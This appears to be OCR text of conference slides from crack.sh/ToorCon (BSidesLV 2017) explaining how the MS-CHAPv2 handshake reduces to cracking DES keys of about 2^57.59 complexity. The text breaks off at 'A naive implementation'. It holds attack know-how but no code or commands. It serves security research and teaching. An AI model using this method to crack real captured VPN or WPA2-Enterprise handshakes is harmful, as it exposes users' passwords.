crack.sh

Think Complex Passwords Will Save You?


David Hulton <david@toorcon.org>

crack.sh is a service of the ToorCon Information Security Conference and is provided for research purposes only.

BSIDESLV 2017

DEFCON 2012 Recap

- 100% break of MSCHAPv2
  - Provides mutual authentication with a password
  - Specifically focused on usage with PPTP VPNs
  - Also used for WPA2-Enterprise
- Nothing new
  - Schneier, Mudge, and Wagner published 2^{57} attack in 1999
  - Showed that state actors and well funded groups could crack this



Hello

Random 16 Byte ServerChallenge

Generate 16 Byte ClientChallenge

ChallengeHash = SHA1(ClientChallenge || ServerChallenge || UserName)[0:8]

Known Plaintext

NTHash = MD4(UserPassword)

ChallengeResponse = $DES_{NTHash[00:07]}$(ChallengeHash) || $DES_{NTHash[07:14]}$(ChallengeHash) || $DES_{NTHash[14:21]}$(ChallengeHash)

24 Byte ChallengeResponse, 16 Byte ChallengeHash, Username


Ciphertext

MD4(MD4(UserPassword)) = NTHashHash

SHA1(NTHashHash || ChallengeResponse || “Magic server to client signing constant”) = Digest

SHA1(Digest || ChallengeHash || “Pad to make it do more than one iteration”) = AuthResponse

AuthResponse



Hello

Random 16 Byte ServerChallenge

Generate 16 Byte ClientChallenge

ChallengeHash = SHA1(ClientChallenge || ServerChallenge || UserName)[0:8]

NTHash = MD4(UserPassword)

Password

$96^{14} = 5.6e27 = \sim 2^{92}$

ChallengeResponse = $\text{DES}_{\text{NTHash}[00:07]}$(ChallengeHash) || $\text{DES}_{\text{NTHash}[07:14]}$(ChallengeHash) || $\text{DES}_{\text{NTHash}[14:21]}$(ChallengeHash)


24 Byte ChallengeResponse, 16 Byte ChallengeHash, Username

MD4(MD4(UserPassword)) = NTHashHash

SHA1(NTHashHash || ChallengeResponse || "Magic server to client signing constant") = Digest

SHA1(Digest || ChallengeHash || "Pad to make it do more than one iteration") = AuthResponse

AuthResponse



Hello

Random 16 Byte ServerChallenge

Generate 16 Byte ClientChallenge

ChallengeHash = SHA1(ClientChallenge || ServerChallenge || UserName)[0:8]

Key(s)

NTHash = MD4(UserPassword)

ChallengeResponse = $\text{DES}_{\text{NTHash}[00:07]}$(ChallengeHash) || $\text{DES}_{\text{NTHash}[07:14]}$(ChallengeHash) || $\text{DES}_{\text{NTHash}[14:21]}$(ChallengeHash)

24 Byte ChallengeResponse, 16 Byte ChallengeHash, Username

MD4(MD4(UserPassword)) = NTHashHash

SHA1(NTHashHash || ChallengeResponse || “Magic server to client signing constant”) = Digest

SHA1(Digest || ChallengeHash || “Pad to make it do more than one iteration”) = AuthResponse

AuthResponse

MS-CHAPv2 DES == additive

$$\text{NTHash} = \text{MD4}(\text{UserPassword})$$

$$\begin{aligned}\text{ChallengeResponse} = {} & \text{DES}_{\text{NTHash}[00:07]}(\text{ChallengeHash}) \mathbin{||} \\ & \text{DES}_{\text{NTHash}[07:14]}(\text{ChallengeHash}) \mathbin{||} \\ & \text{DES}_{\text{NTHash}[14:21]}(\text{ChallengeHash})\end{aligned}$$

↓

$$\text{complexity} == 2^{56} + 2^{56} + 2^{56}$$

↓

$$== 2^{57.59}$$

↓

$$== 216{,}172{,}782{,}113{,}783{,}808$$

The Core Problem

$$\text{ChallengeResponse} = \text{DES}_{\text{NTHash}[00:07]}(\text{ChallengeHash}) \,||\, \text{DES}_{\text{NTHash}[07:14]}(\text{ChallengeHash})$$

A naive implementation

